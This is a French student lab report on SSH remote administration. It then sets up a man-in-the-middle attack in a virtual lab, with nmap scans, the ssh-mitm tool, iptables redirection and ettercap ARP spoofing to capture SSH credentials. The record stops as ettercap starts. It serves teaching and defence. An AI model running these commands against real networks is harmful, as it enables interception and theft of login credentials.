TP10 – Administration à distance

SAOU Rayan

Table des matières

1. Installation du service OpenSSH

Depuis US3, nous vérifions la présence du service OpenSSH-server :

```
root@US3:~# dpkg -l | grep -i ssh
ii  libssh-4:amd64                          0.9.6-2ubuntu0.22.04.7
 C SSH library (OpenSSL flavor)
ii  openssh-client                          1:8.9p1-3ubuntu0.14
re shell (SSH) client, for secure access to remote machines
ii  openssh-server                          1:8.9p1-3ubuntu0.14
re shell (SSH) server, for secure access from remote machines
ii  openssh-sftp-server                     1:8.9p1-3ubuntu0.14
re shell (SSH) sftp server module, for SFTP access from remote machines
ii  ssh-import-id                           5.11-0ubuntu1
rely retrieve an SSH public key and install it locally
root@US3:~# _
```


Nous vérifions son statut :

```
root@US3:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)
     Active: active (running) since Fri 2026-04-10 06:59:38 UTC; 4min 32s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 863 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 881 (sshd)
      Tasks: 1 (limit: 4554)
     Memory: 4.4M
        CPU: 34ms
     CGroup: /system.slice/ssh.service
             └─881 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

avril 10 06:59:37 US3 systemd[1]: Starting OpenBSD Secure Shell server...
avril 10 06:59:38 US3 sshd[881]: Server listening on 0.0.0.0 port 22.
avril 10 06:59:38 US3 sshd[881]: Server listening on :: port 22.
avril 10 06:59:38 US3 systemd[1]: Started OpenBSD Secure Shell server.
root@US3:~# _
```

Le service est bien activé.

2. Authentification par mot de passe

Sur US3, nous décommentons et positionnons la directive PermitRootLogin à yes, et redémarrons le service pour appliquer le changement :



Depuis DS1, nous établissons une connexion SSH vers US3 à l'aide de la commande ssh


```
root@DS1: ~#ssh 192.168.3.254
The authenticity of host '192.168.3.254 (192.168.3.254)' can't be established.
ED25519 key fingerprint is SHA256:SQzWok+29LETm7FEZij8ECfLQ20I+lgEUO97OhwKaS4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.3.254' (ED25519) to the list of known hosts
root@192.168.3.254's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-174-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of ven. 10 avril 2026 07:07:59 UTC

  System load:  0.60107421875      Users logged in:         1
  Usage of /:   30.1% of 23.45GB   IPv4 address for enp0s3: 172.17.110.220
  Memory usage: 6%                 IPv4 address for enp0s8: 192.168.2.254
  Swap usage:   0%                 IPv4 address for enp0s9: 192.168.3.254
  Processes:    114

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

La maintenance de sécurité étendue pour Applications n'est pas activée.

74 mises à jour peuvent être appliquées immédiatement.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradabl

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '24.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri Apr 10 07:00:12 2026
root@US3:~# _
```

Nous sommes bien connectés à US3.


Puisque nous sommes root, nous pouvons tout faire sur la machine, comme afficher la chaîne INPUT de la table Filter :

```
root@US3:~# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@US3:~# _
```


Nous sortons de la connexion ssh en tapant la commande exit :



Nous affichons le contenu du fichier known_hosts, US3 devrait y être afficher, puisque nous nous sommes connectés précédemment dessus (sinon vierge…) :



Pour retrouver le nom ou l'IP du serveur présent dans le fichier known_host, nous utilisons l'outil ssh-keygen :




Nous supprimons le contenu du fichier known_hosts :

3. Attaque MITM entre le client et le serveur SSH

3.1 Installation de la machine MITM

Nous clonons la Deb13Desktop et modifions sa configuration IP :



3.2 Découverte des hôtes et services présent sur un réseau local

Nous nous connectons en tant que root, et installons les mises à jours avec la commande apt-get update :

```
root@debian:~# apt-get update
Atteint :1 http://security.debian.org/debian-security bookworm-security InReleas
e
Atteint :2 http://deb.debian.org/debian bookworm InRelease
Atteint :3 http://deb.debian.org/debian bookworm-updates InRelease
Lecture des listes de paquets... Fait
root@debian:~#
```

Nous installons ensuite l'outil nmap :

```
root@debian:~# apt-get install nmap
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  liblinear4 libpcre3 lua-lpeg nmap-common
Paquets suggérés :
  liblinear-tools liblinear-dev ncat ndiff zenmap
Les NOUVEAUX paquets suivants seront installés :
  liblinear4 libpcre3 lua-lpeg nmap nmap-common
0 mis à jour, 5 nouvellement installés, 0 à enlever et 170 non mis à jour.
Il est nécessaire de prendre 6 468 ko dans les archives.
Après cette opération, 27,3 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
Réception de :1 http://deb.debian.org/debian bookworm/main amd64 liblinear4 amd64 2.3.0+dfsg-5 [43,6 kB]
0% [1 liblinear4 6 302 B/43,6 kB 14%]
```

Une fois installé, nous réalisons un scan du réseau 192.168.3.0 :

```
root@debian:~# nmap -sP 192.168.3.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-10 09:33 CEST
Nmap scan report for 192.168.3.1
Host is up (0.0013s latency).
MAC Address: 08:00:27:91:10:4D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.3.254
Host is up (0.00073s latency).
MAC Address: 08:00:27:68:02:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.3.100
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.02 seconds
root@debian:~#
```

Nous scannons les différents hôtes, pour lister les ports ouverts et les services proposés :


```
root@debian:~# nmap -sV 192.168.3.254
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-10 09:34 CEST
Nmap scan report for 192.168.3.254
Host is up (0.0016s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:68:02:91 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```


```
root@debian:~# nmap -sV 192.168.3.1
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-10 09:34 CEST
Nmap scan report for 192.168.3.1
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
53/tcp open  domain  ISC BIND 9.20.15-1~deb13u1 (Debian Linux)
MAC Address: 08:00:27:91:10:4D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
root@debian:~#
```

Nous ,pouvons remarquer que 192.168.3.1 et 192.168.3.254 (US3) ont le port SSH d'ouvert, et pour l'interface 192.168.3.254, BIND9.


3.3 Préparation d'une attaque MITM entre client et serveur SSH


Nous allons dans un premier temps afficher sur le client et le serveur SSH, le cache ARP :





Nous relevons leur configuration IP :





Nous notons l'association IP/MAC des deux machines.

Nous installons ensuite le paquet git sur la machine attaquante :

```
root@debian:~# apt-get install git
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  git-man liberror-perl
Paquets suggérés :
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn
Les NOUVEAUX paquets suivants seront installés :
  git git-man liberror-perl
0 mis à jour, 3 nouvellement installés, 0 à enlever et 170 non mis à jour.
Il est nécessaire de prendre 9 342 ko dans les archives.
Après cette opération, 48,2 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
Réception de :1 http://security.debian.org/debian-security bookworm-security/main amd64 git-man all 1:2.39.5-0+deb12u2 [2 053 kB]
Réception de :2 http://deb.debian.org/debian bookworm/main amd64 liberror-perl all 0.17029-2 [29,0 kB]
7% [1 git-man 28,2 kB/2 053 kB 1%]
```

Nous clonons ensuite le repo du logiciel ssh-mitm :

```
root@debian:~# git clone https://github.com/jtesta/ssh-mitm
Clonage dans 'ssh-mitm'...
remote: Enumerating objects: 3152, done.
remote: Counting objects: 100% (159/159), done.
remote: Compressing objects: 100% (128/128), done.
Réception d'objets:   0% (1/3152)
```

Une fois cloné, nous lançons le script d'installation :

```
root@debian:~# ls -l
total 4
drwxr-xr-x 8 root root 4096 10 avril 09:48 ssh-mitm
root@debian:~# cd ssh-mitm/
root@debian:~/ssh-mitm# ./install.sh
Detected 2 CPU cores.
Installing prerequisites...

Installing packages: autoconf build-essential zlib1g-dev
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
build-essential est déjà la version la plus récente (12.9).
Les paquets supplémentaires suivants seront installés :
  automake autotools-dev m4
Paquets suggérés :
  autoconf-archive gnu-standards autoconf-doc libtool gettext m4-doc
Les NOUVEAUX paquets suivants seront installés :
  autoconf automake autotools-dev m4 zlib1g-dev
0 mis à jour, 5 nouvellement installés, 0 à enlever et 170 non mis à jour.
Il est nécessaire de prendre 2 410 ko dans les archives.
Après cette opération, 6 119 ko d'espace disque supplémentaires seront utilisés.
Réception de :1 http://deb.debian.org/debian bookworm/main amd64 m4 amd64 1.4.19-3 [287 kB]
0% [1 m4 5 648 B/287 kB 2%]
```

```
SHA256:03JTEGLmnds1puNGVv19Q144xK9m2YFN8L61cpEC5Gg root@debian
The key's randomart image is:
+---[RSA 4096]----+
| .        +.=B+  |
|+        =.+.B*. |
|oE      . Oo*==o.|
|..   .   =.B=o. +|
|  . o   S  o+. oo|
|   . .   .  o.. .|
|    .   . ...    |
|     . . . .     |
|      .          |
+----[SHA256]-----+
Generating public/private ed25519 key pair.
Your identification has been saved in /home/ssh-mitm/etc/ssh_host_ed25519_key
Your public key has been saved in /home/ssh-mitm/etc/ssh_host_ed25519_key.pub
The key fingerprint is:
SHA256:osoRU/ByRLWTHrydb0bMXu10kp3F5oF8TJvdDahnqG4 root@debian
The key's randomart image is:
+--[ED25519 256]--+
|  ..o..      ... |
|   + . o    o +o*|
|  . + *    o o *B|
|   + . = +o o..=+|
|  o   + S.+o. =.+|
|   o . ..+ . o o |
|  . .  .  =   .  |
| . o    Eo       |
|  o    .         |
+----[SHA256]-----+

Done!  The next step is to use JoesAwesomeSSHMITMVictimFinder.py to find target IPs, then execute start.sh and ARP spoof.
```

Nous installons le paquet iptables :

```
root@debian:~/ssh-mitm# apt-get install iptables
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  libip6tc2
Paquets suggérés :
  firewalld
Les NOUVEAUX paquets suivants seront installés :
  iptables libip6tc2
0 mis à jour, 2 nouvellement installés, 0 à enlever et 170 non mis à jour.
Il est nécessaire de prendre 380 ko dans les archives.
Après cette opération, 2 533 ko d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
Réception de :1 http://deb.debian.org/debian bookworm/main amd64 libip6tc2 amd64 1.8.9-2 [19,4 kB]
Réception de :2 http://deb.debian.org/debian bookworm/main amd64 iptables amd64 1.8.9-2 [360 kB]
14% [2 iptables 1 412 B/360 kB 0%]
```

Nous lançons le script de démarrage du mitm :

```
root@debian:~/ssh-mitm# ./start.sh
Running sshd_mitm in unprivileged account...
SSH MITM v2.3-dev starting (production mode)
sshd_mitm is now running.
Enabling IP forwarding in kernel...
Changing FORWARD table default policy to ACCEPT...
Executing: iptables -A INPUT -p tcp --dport 2222 -j ACCEPT
Executing: iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222


Done!  Now ARP spoof your victims and watch /var/log/auth.log for credentials.  Logged sessions will be in /home/ssh-mitm/.  Hint: ARP spoofing can either be done with:

        arpspoof -r -t 192.168.x.1 192.168.x.5

                OR

        ettercap -i enp0s3 -T -M arp /192.168.x.1// /192.168.x.5,192.168.x.6//

If you don't have a list of targets yet, run stop.sh and use JoesAwesomeSSHMITMVictimFinder.py to find them.  Then run this script again.

root@debian:~/ssh-mitm#
```

Nous vérifions que le routage est bien en place :

```
root@debian:~/ssh-mitm# cat /proc/sys/net/ipv4/ip_forward
1
```

Nous observons quel service écoute sur le port 2222 :

```
root@debian:~/ssh-mitm# ss -ltnp
State                Recv-Q               Send-Q                             Local Address:Port                             Peer Address:Port              Process
LISTEN               0                    128                                127.0.0.1:631                                 0.0.0.0:*                  users:(("cupsd",pid=723,fd=7))
LISTEN               0                    128                                0.0.0.0:22                                    0.0.0.0:*                  users:(("sshd",pid=744,fd=3))
LISTEN               0                    128                                0.0.0.0:2222                                  0.0.0.0:*                  users:(("sshd_mitm",pid=46494,fd=3))
LISTEN               0                    128                                   [::]:22                                       [::]:*                  users:(("sshd",pid=744,fd=4))
LISTEN               0                    128                                [::]:2222                                     [::]:*                  users:(("sshd_mitm",pid=46494,fd=4))
LISTEN               0                    128                                [::1]:631                                     [::]:*                  users:(("cupsd",pid=723,fd=6))
root@debian:~/ssh-mitm#
```

Il s'agit du service MITM

Ensuite nous observons les règles NAT et de filtrage en cours d'utilisation sur la machine attaquante :

```
root@debian:~/ssh-mitm# iptables -t nat -L -v
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 REDIRECT   tcp  --  any    any     anywhere             anywhere             tcp dpt:ssh redir ports 2222

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@debian:~/ssh-mitm#
```

3.4 Mise en place de l'attaque ARP spoofing

Nous installons le paquet ettercap-text-only :

```
root@debian:~# apt-get install ettercap-text-only
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  ethtool ettercap-common geoip-database libgeoip1 libluajit-5.1-2 libluajit-5.1-common libnet1
Paquets suggérés :
  geoip-bin
Les NOUVEAUX paquets suivants seront installés :
  ethtool ettercap-common ettercap-text-only geoip-database libgeoip1 libluajit-5.1-2 libluajit-5.1-common libnet1
0 mis à jour, 8 nouvellement installés, 0 à enlever et 170 non mis à jour.
Il est nécessaire de prendre 3 691 ko dans les archives.
Après cette opération, 12,9 Mo d'espace disque supplémentaires seront utilisés.
Souhaitez-vous continuer ? [O/n] O
Réception de :1 http://deb.debian.org/debian bookworm/main amd64 ethtool amd64 1:6.1-1 [197 kB]
3% [1 ethtool 120 kB/197 kB 61%]
```

Nous lançons la commande ettercap :

```
root@debian:~# ettercap -i enp0s3 -T -M arp /192.168.3.254// /192.168.3.1//

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
enp0s3 -> 08:00:27:65:CF:6C
          192.168.3.100/255.255.255.0
          fe80::a00:27ff:fe65:cf6c/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/enp0s3/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
